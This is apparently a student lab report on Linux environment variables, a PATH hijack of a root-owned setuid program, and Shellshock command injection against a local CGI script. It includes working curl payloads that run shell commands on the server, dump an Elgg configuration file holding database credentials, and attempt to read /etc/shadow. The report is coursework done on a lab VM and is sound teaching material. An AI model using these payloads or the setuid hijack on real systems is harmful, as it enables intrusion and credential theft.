


Assignment 2

Name: Arunika yadav

Roll Number:1601CS56


Question 1

(Part 1)The symbolic link is made to point to dash shell program.

A terminal window titled 'root@VM: /bin' with a dark purple background and a sidebar of application icons on the left. The terminal shows a user 'seed' at a VM prompt. The user navigates to the /bin directory and attempts to list files with 'ls -al /sh' and 'ls -al sh', both resulting in 'No such file or directory' errors. Then, 'ls -al /bin/sh' shows a file with permissions 'lrwxrwxrwx' owned by root, dated Jan 21 11:56, pointing to 'bash'. The user runs 'sudo -i' to become root. As root, they remove the existing 'sh' file with 'rm sh', create a new symbolic link 'ln -s bash sh', and verify it with 'ls -al /bin/sh', which now shows the link pointing to 'bash'. Finally, they create another symbolic link 'ln -s dash sh', verify it with 'ls -al /bin/sh' showing it points to 'dash', and then exit the root shell with 'exit', logging out to the original user prompt.

```
root@VM: /bin
[01/26/19]seed@VM:~$ cd bin
[01/26/19]seed@VM:~/bin$ ls -al /sh
ls: cannot access '/sh': No such file or directory
[01/26/19]seed@VM:~/bin$ ls -al sh
ls: cannot access 'sh': No such file or directory
[01/26/19]seed@VM:~/bin$ ls -al /bin/sh
lrwxrwxrwx 1 root root 4 Jan 21 11:56 /bin/sh -> bash
[01/26/19]seed@VM:~/bin$ sudo -i
[sudo] password for seed:
root@VM:~# cd /bin
root@VM:/bin# rm sh
root@VM:/bin# ln -s bash sh
root@VM:/bin# ls -al /bin/sh
lrwxrwxrwx 1 root root 4 Jan 26 23:50 /bin/sh -> bash
root@VM:/bin# rm sh
root@VM:/bin# ln -s dash sh
root@VM:/bin# ls -al /bin/sh
lrwxrwxrwx 1 root root 4 Jan 26 23:50 /bin/sh -> dash
root@VM:/bin# exit
logout
[01/26/19]seed@VM:~/bin$
```

(Part2)The program given in the question is copied to a file task1.c



```
root@VM: /bin
}^C
[01/26/19]seed@VM:~/.../my_directory$ cat > task1.c
#include <unistd.h>
#include <stdio.h>
#include <stdlib.h>
extern char **environ;
void printenv()
{
    int i = 0;
    while (environ[i] != NULL) {
        printf("%s\n", environ[i]);
        i++;
    }
}
void main()
{
    pid_t childPid;
    switch(childPid = fork()) {
        case 0: /* child process */
            printenv(); /* Line (A) */
            _exit(0);
    }
}
```

task1.c is executed and an executable task1 is created.task1 on executing runs the program and stores the result in a file called childenvironmentvariables.When we use the cat command the content of the same file is displayed as follows.

```
root@VM: /bin
[01/26/19]seed@VM:~/.../my_directory$ gedit task1.c
[01/26/19]seed@VM:~/.../my_directory$ gcc -o task1 task1.c
[01/26/19]seed@VM:~/.../my_directory$ task1 > childenvironmentvariables
[01/27/19]seed@VM:~/.../my_directory$ cat childenvironmentvariables
XDG_VTNR=7
XDG_SESSION_ID=c1
XDG_GREETER_DATA_DIR=/var/lib/lightdm-data/seed
CLUTTER_IM_MODULE=xim
SESSION=ubuntu
ANDROID_HOME=/home/seed/android/android-sdk-linux
GPG_AGENT_INFO=/home/seed/.gnupg/S.gpg-agent:0:1
TERM=xterm-256color
VTE_VERSION=4205
SHELL=/bin/bash
DERBY_HOME=/usr/lib/jvm/java-8-oracle/db
QT_LINUX_ACCESSIBILITY_ALWAYS_ON=1
LD_PRELOAD=/home/seed/lib/boost/libboost_program_options.so.1.64.0:/home/seed/lib/boost/libboost_filesystem.so.1.64.0:/home/seed/lib/boost/libboost_system.so.1.64.0
```

(part3) The above job is repeated for a file called parentenvironmentvariables after uncommenting the default case body. The child and the parent processes have different pids.

```
root@VM: /bin
}
[01/27/19]seed@VM:~/.../my_directory$ gcc -o task1 task1.c
[01/27/19]seed@VM:~/.../my_directory$ task1 > parentenvironmentvariables
[01/27/19]seed@VM:~/.../my_directory$ cat parentenvironmentvariables
XDG_VTNR=7
XDG_SESSION_ID=c1
XDG_GREETER_DATA_DIR=/var/lib/lightdm-data/seed
CLUTTER_IM_MODULE=xim
SESSION=ubuntu
ANDROID_HOME=/home/seed/android/android-sdk-linux
GPG_AGENT_INFO=/home/seed/.gnupg/S.gpg-agent:0:1
TERM=xterm-256color
VTE_VERSION=4205
SHELL=/bin/bash
DERBY_HOME=/usr/lib/jvm/java-8-oracle/db
QT_LINUX_ACCESSIBILITY_ALWAYS_ON=1
LD_PRELOAD=/home/seed/lib/boost/libboost_program_options.so.1.64.0:/home/seed/lib/boost/libboost_filesystem.so.1.64.0:/home/seed/lib/boost/libboost_system.so.1.64.0
```

(Part4) After using the diff command to compare the two files parentenvironmentvariables and childenvironmentvariables, and storing the result of the same in a file called result, we observe that the result file is empty which indicates that the child process gets all the environment variables of the parent process on being created. thus, the child process has a new PID when it is forked but the same kind of environment as its parent process.


```
root@VM: /bin
DISPLAY=:0
XDG_CURRENT_DESKTOP=Unity
GTK_IM_MODULE=ibus
J2REDIR=/usr/lib/jvm/java-8-oracle/jre
LESSCLOSE=/usr/bin/lesspipe %s %s
XAUTHORITY=/home/seed/.Xauthority
OLDPWD=/home/seed/Desktop
_=./task1
[01/27/19]seed@VM:~/.../my_directory$ diff childenvironmentvariables parentenvironmentvariables
[01/27/19]seed@VM:~/.../my_directory$ diff childenvironmentvariables parentenvironmentvariables > result
[01/27/19]seed@VM:~/.../my_directory$ cat result
[01/27/19]seed@VM:~/.../my_directory$ ls
childenvironmentvariables  result  task1.c
parentenvironmentvariables  task1
[01/27/19]seed@VM:~/.../my_directory$ cmp childenvironmentvariables parentenvironmentvariables
[01/27/19]seed@VM:~/.../my_directory$ diff childenvironmentvariables parentenvironmentvariables > result
[01/27/19]seed@VM:~/.../my_directory$ cat result
[01/27/19]seed@VM:~/.../my_directory$
```

Question 2

The PATH environment variable is modified as shown below:

```
root@VM: /bin
parentenvironmentvariables > result
[01/27/19]seed@VM:~/.../my_directory$ cat result
[01/27/19]seed@VM:~/.../my_directory$ export PATH=/home/seed:$PATH
[01/27/19]seed@VM:~/.../my_directory$ echo $PATH
/home/seed:/home/seed/bin:/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin:/usr/games:/usr/local/games:/snap/bin:/usr/lib/jvm/java-8-oracle/bin:/usr/lib/jvm/java-8-oracle/db/bin:/usr/lib/jvm/java-8-oracle/jre/bin:/home/seed/android/android-sdk-linux/tools:/home/seed/android/android-sdk-linux/platform-tools:/home/seed/android/android-ndk/android-ndk-r8d:/home/seed/.local/bin
```

A file 2.c is created with the content specified by the question. It is compiled and the executable 2 is

made. The owner of the 2 file is changed to root using chown and the program is made setuid using the chmod command. Also a program ls.c is written which contains the malicious content and we have modified the PATH variable to include the path of the ls executable of the ls.c file in the variable. We also use the eport keyword which passes on the environment variable to any child processes of the executable 2.

```

lrwxrwxrwx 1 root root 9 Jan 27 00:53 /bin/sh -> /bin/b
ash
[01/28/19]seed@VM:~$ cat > 2.c
#include <unistd.h>
#include <stdio.h>
#include <stdlib.h>

int main()
{
system("ls");
return 0;
}
[01/28/19]seed@VM:~$ gcc -o 2 2.c
[01/28/19]seed@VM:~$ sudo chown root 2
[sudo] password for seed:
[01/28/19]seed@VM:~$ sudo chmod u+s 2
[01/28/19]seed@VM:~$ ls -al 2
-rwsrwxr-x 1 root seed 7344 Jan 28 09:43 2

```

When the executable 2 is executed then the Path variable first looks in the current directory for the ls program since it is specified first in the environment variable and when it finds that the file exists in the home directory, it runs this ls instead of the shell program's ls in the /bin folder. The ls file thus replaces the functionality of the default ls command and this can be used as a malicious file. **Hence, we can use setuid programs to run malicious files with root privileges if the Path variable is altered.**


```

l/bin
[01/28/19]seed@VM:~$ cat > ls.c
#include <unistd.h>
#include <stdio.h>
#include <stdlib.h>

int main()
{
printf("I am malicious");
return 0;
}
[01/28/19]seed@VM:~$ gcc -o ls ls.c
[01/28/19]seed@VM:~$ ./2.c
bash: ./2.c: Permission denied
[01/28/19]seed@VM:~$ ./2
I am malicious[01/28/19]seed@VM:~$

```

Question 3



```
/home/seed/Desktop/my_directory
[01/27/19]seed@VM:~/../my_directory$ sudo -i
root@VM:~# cd /bin
root@VM:/bin# ls -al /bin/sh
lrwxrwxrwx 1 root root 4 Jan 26 23:50 /bin/sh -> dash
root@VM:/bin# rm sh
root@VM:/bin# ln -s zsh sh
root@VM:/bin# ls -al /bin/sh
lrwxrwxrwx 1 root root 3 Jan 27 00:40 /bin/sh -> zsh
root@VM:/bin#

root@VM:/home/seed# ls -al /bin/sh
lrwxrwxrwx 1 root root 8 Jan 28 09:47 /bin/sh -> /bin/zsh
root@VM:/home/seed# exit
exit
[01/28/19]seed@VM:~$ gcc -o 2 2.c
[01/28/19]seed@VM:~$ gcc -o 3 2.c
[01/28/19]seed@VM:~$ sudo chown root 3
[01/28/19]seed@VM:~$ sudo chmod u+s 3
[01/28/19]seed@VM:~$ ls -al 3
I am malicious[01/28/19]seed@VM:~$ ./3
I am malicious[01/28/19]seed@VM:~$
```

The "2" executable in the previous question is replaced by "3", which is changed to a root owned setuid program as shown above. We had seen in assignment 1 that the zsh shell is more vulnerable to attacks by a leaky setuid program as compared to a bash shell, hence here also when we execute the 3 executable then because of the change in the PATH environment variable, it performs the same as in the previous question and the attack succeeds.

Question 4

The default symbolic changed to bash as shown below:


```
root@VM: /bin
[01/27/19]seed@VM:~/.../my_directory$ sudo rm /bin/sh
[01/27/19]seed@VM:~/.../my_directory$ ln -s /bin/bash /bin/sh
ln: failed to create symbolic link '/bin/sh': Permission denied
[01/27/19]seed@VM:~/.../my_directory$ sudo ln -s /bin/bash /bin/sh
[01/27/19]seed@VM:~/.../my_directory$ ls -al /bin/sh
lrwxrwxrwx 1 root root 9 Jan 27 00:53 /bin/sh -> /bin/b
ash
[01/27/19]seed@VM:~/.../my_directory$
```

The cgi-bin is made and the myprog.cgi program is loaded with the content required to make a cgi program. The root owner does this because the /usr/bin folder is editable only by the root.

```
root@VM: /usr/bin/cgi-bin
zsh
root@VM:/usr/bin# ls | grep "cgi"
cgi-bin
fcgistarter
root@VM:/usr/bin# cd /cgi
-bash: cd: /cgi: No such file or directory
root@VM:/usr/bin# cd /cgi-binm
-bash: cd: /cgi-binm: No such file or directory
root@VM:/usr/bin# cd /cgi-bin
-bash: cd: /cgi-bin: No such file or directory
root@VM:/usr/bin# cd cgi-bin
root@VM:/usr/bin/cgi-bin# cat > myprog.cgi
#!/bin/bash_shellshock echo "Content-type: text/plain"
echo echo echo "Hello World"
root@VM:/usr/bin/cgi-bin# nano myprog.cgi
root@VM:/usr/bin/cgi-bin# cat myprog.cgi
#!/bin/bash_shellshock
echo "Content-type: text/plain"
echo
echo
echo "Hello World"
root@VM:/usr/bin/cgi-bin#
```



```
root@VM:/usr/bin/cgi-bin# ls -al myprog.cgi
-rw-r--r-- 1 root root 84 Jan 27 01:04 myprog.cgi
root@VM:/usr/bin/cgi-bin# chmod 755 myprog.cgi
root@VM:/usr/bin/cgi-bin# ls -al myprog.cgi
-rwxr-xr-x 1 root root 84 Jan 27 01:04 myprog.cgi
root@VM:/usr/bin/cgi-bin#
```

When we use the curl command to send a request to the localhost server , it runs the myprog.cgi program and gives the output through the echo command.

```
[01/27/19]seed@VM:~/cgi-bin$ ls -al myprog.cgi
-rw-r--r-- 1 root root 85 Jan 27 01:33 myprog.cgi
[01/27/19]seed@VM:~/cgi-bin$ sudo su
root@VM:/usr/lib/cgi-bin# chmod 755 myprog.cgi
root@VM:/usr/lib/cgi-bin# ls -al myprog.cgi
-rwxr-xr-x 1 root root 85 Jan 27 01:33 myprog.cgi
root@VM:/usr/lib/cgi-bin# exit
exit
[01/27/19]seed@VM:~/cgi-bin$ curl http://localhost/cgi-bin/myprog.cgi

Hello World
[01/27/19]seed@VM:~/cgi-bin$
```

After changing the contents of myprog.cgi to :

```
#!/bin/bash_shellshock
```

```
echo "Content-type: text/plain"
```

```
echo
```


```
echo "***** Environment Variables *****"
```

```
strings /proc/$$/environ
```

and raising a http request via the curl command, all of the environment variables of the current process get listed as a response from the server. We can use the -A attribute of the curl command to pass malicious content to the http request header and this content will influence the environment variables.


```
Terminal
cat: /var/log/httpd/error_log.: No such file or directory
[01/27/19]seed@VM:~$ curl http://localhost/cgi-bin/myprog.cgi
***** Environment Variables *****
HTTP_HOST=localhost
HTTP_USER_AGENT=curl/7.47.0
HTTP_ACCEPT=/*/*
PATH=/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin
SERVER_SIGNATURE=<address>Apache/2.4.18 (Ubuntu) Server at localhost Port 80</address>
SERVER_SOFTWARE=Apache/2.4.18 (Ubuntu)
SERVER_NAME=localhost
SERVER_ADDR=127.0.0.1
SERVER_PORT=80
REMOTE_ADDR=127.0.0.1
DOCUMENT_ROOT=/var/www/html
REQUEST_SCHEME=http
CONTEXT_PREFIX=/cgi-bin/
CONTEXT_DOCUMENT_ROOT=/usr/lib/cgi-bin/
SERVER_ADMIN=webmaster@localhost
```

As mentioned above when we used the -A attribute(the user agent argument) and passed a string "test" to the http header, the HTTP_USER_AGENT environment variable was influenced.

A terminal window with a dark purple background and a sidebar on the left containing various application icons. The terminal displays the output of a curl command. The output shows the request URI, script name, and the curl command itself. It then shows the connection to localhost on port 80, the GET request for /cgi-bin/myprog.cgi, and the HTTP headers. The response is an HTTP 200 OK status with various headers including Date, Server, Vary, Transfer-Encoding, and Content-Type. Finally, it shows the environment variables passed to the script: HTTP_HOST=localhost, HTTP_USER_AGENT=test, and HTTP_ACCEPT=/*/*.

```
REQUEST_URI=/cgi-bin/myprog.cgi
SCRIPT_NAME=/cgi-bin/myprog.cgi
[01/27/19]seed@VM:~$ curl -A "test" -v http://localhost
/cgi-bin/myprog.cgi
* Trying 127.0.0.1...
* Connected to localhost (127.0.0.1) port 80 (#0)
> GET /cgi-bin/myprog.cgi HTTP/1.1
> Host: localhost
> User-Agent: test
> Accept: */*
>
< HTTP/1.1 200 OK
< Date: Sun, 27 Jan 2019 06:57:16 GMT
< Server: Apache/2.4.18 (Ubuntu)
< Vary: Accept-Encoding
< Transfer-Encoding: chunked
< Content-Type: text/plain
<
***** Environment Variables *****
HTTP_HOST=localhost
HTTP_USER_AGENT=test
HTTP_ACCEPT=/*/*
```

The remote user can now pass whatever command he wants to via this method and get confidential information from the server. In the screenshot below a number of shell commands separated by semi-colons were passed and each of them gets executed. We use the `ls -l` command to get the list of the contents of the present working directory.

A terminal window titled "Terminal" with a dark background and a sidebar on the left. The terminal shows a curl command that passes a series of shell commands separated by semicolons. The output shows the execution of these commands, including the output of the 'echo' command and the 'ls -l' command, which lists the file 'myprog.cgi' with permissions -rwxr-xr-x.

```
[01/27/19]seed@VM:~$ curl -A "()" { echo "hello"; }; ech
o; echo; /bin/ls -l" http://localhost/cgi-bin/myprog.cg
i
total 4
-rwxr-xr-x 1 root root 128 Jan 27 01:45 myprog.cgi
[01/27/19]seed@VM:~$
```

In the http header below we used the `cat` command to get the contents of a configuration file of the server. The server receives the environment variables and creates a child process and all the malicious data from the http header gets passed on to the child process via the environment variables. The child process ultimately executes this data as shell commands and exposes the otherwise confidential data from the server side to the remote user.

```
Terminal
/var/www/XSS/Elgg/vendor/elgg/elgg/views/default/object
/widget/elements/settings.php
[01/27/19]seed@VM:~$ curl -A "() { echo \"hello\"; }; ech
o; echo; /bin/cat /var/www/CSRF/Elgg/elgg-config/settin
gs.php" http://localhost/cgi-bin/myprog.cgi

<?php
/**
 * Defines database credentials.
 *
 * Most of Elgg's configuration is stored in the databa
se. This file contains the
 * credentials to connect to the database, as well as a
few optional configuration
 * values.
 *
 * The Elgg installation attempts to populate this file
with the correct settings
 * and then rename it to settings.php.
 *
 * @todo Turn this into something we handle more automa
tically.
```

If we know the path to world readable file on server side then we can steal the content of that file by using the user agent argument in the curl command and passing the cat command to the http header.

```
[01/27/19]seed@VM:~/Desktop$ curl -A "() { echo \"hello\"
; }; echo;echo; /bin/ls -l" http://localhost/cgi-bin/my
prog.cgi

total 4
-rwxr-xr-x 1 root root 128 Jan 27 01:45 myprog.cgi
[01/27/19]seed@VM:~/Desktop$ curl -A "() { echo \"hello\"
; }; echo;echo; /bin/ls -l /etc/shadow" http://localhos
t/cgi-bin/myprog.cgi

-rw-r----- 1 root shadow 1497 Aug 22 2017 /etc/shadow
[01/27/19]seed@VM:~/Desktop$ curl -A "() { echo \"hello\"
; }; echo;echo; /bin/cat /etc/shadow" http://localhost/
cgi-bin/myprog.cgi

[01/27/19]seed@VM:~/Desktop$
```

The /etc/shadow file is not world readable, hence when we pass the file with as an argument to the cat command via the curl user argument variable , still it does not show the contents of the /etc/shadow

file.hence we cannot access the contents of the `/etc/shadow` file using `cgi`.